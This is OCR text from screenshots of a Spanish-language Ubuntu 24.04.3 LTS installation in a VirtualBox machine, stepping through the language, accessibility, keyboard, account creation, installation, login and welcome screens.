

Le damos la bienvenida a Ubuntu
Ubuntu
Elija su idioma:
Cymraeg
Dansk
Deutsch
Eesti
English
Español
Esperanto
Siguiente



Accesibilidad
Accesibilidad en Ubuntu
Personalice Ubuntu según sus necesidades antes de la puesta en marcha. Puede cambiarlo más tarde en Configuración del sistema.
Visión
Audición
Mecanografía
Señalar y pulsar
Ampliación
Atrás
Siguiente



Disposición del teclado
Elija la disposición del teclado
Detectar
Eslovaco
Esloveno
Español
Español (latinoamericano)
Esperanto
Seleccione la variante del teclado:
Español (latinoamerica...
Escriba aquí para probar el teclado
Atrás
Siguiente



Probar o instalar Ubuntu
¿Qué quiere hacer con Ubuntu?
Instalar Ubuntu
Instalar Ubuntu junto con (o en lugar de) su sistema operativo actual. No debería tardar mucho.
Probar Ubuntu
Puede probar Ubuntu sin efectuar ningún cambio en el equipo.
Atrás
Siguiente


Cree su cuenta
Cree su cuenta
Su nombre
OPTIMUX_PRIME
El nombre del equipo
optimux-prime-VirtualBox
Elija un nombre de usuario
optimux-prime
Elija una contraseña
Mostrar
Contraseña débil
Confirme su contraseña
Solicitar mi contraseña para acceder
Utilizar Active Directory
Atrás
Siguiente


Ubuntu 24.04.3 LTS
Accessibility Menu
Display menu for Accessibility settings in
Seeing
Hearing
Typing
Pointing and Clicking
Zoom
Accesibilidad para todos
La filosofía de Ubuntu se basa en la creencia de que la informática es para todos. Con herramientas avanzadas de accesibilidad y opciones para cambiar el idioma, los colores y el tamaño del texto, Ubuntu facilita la informática, seas quien seas y estés donde estés.
Compatibilidad lingüística
Lector de pantalla Orca
LibreOffice Writer
Instalando el sistema…


Finalizó la instalación
Ubuntu 24.04.3 LTS está instalado y listo para usarse
Reinicie para completar la instalación o continuar las pruebas.
Los cambios que realice no se guardarán.
Continuar probando
Reiniciar ahora


3 de sep 07:19
OPTIMUX_PRIME
Contraseña
Ubuntu


3 de sep 07:20
Siguiente
Le damos la bienvenida a Ubuntu 24.04.3 LTS
Complete su configuración con opciones adicionales y lo tendremos listo y funcionando en poco tiempo
Ver novedades de la versión
eta personal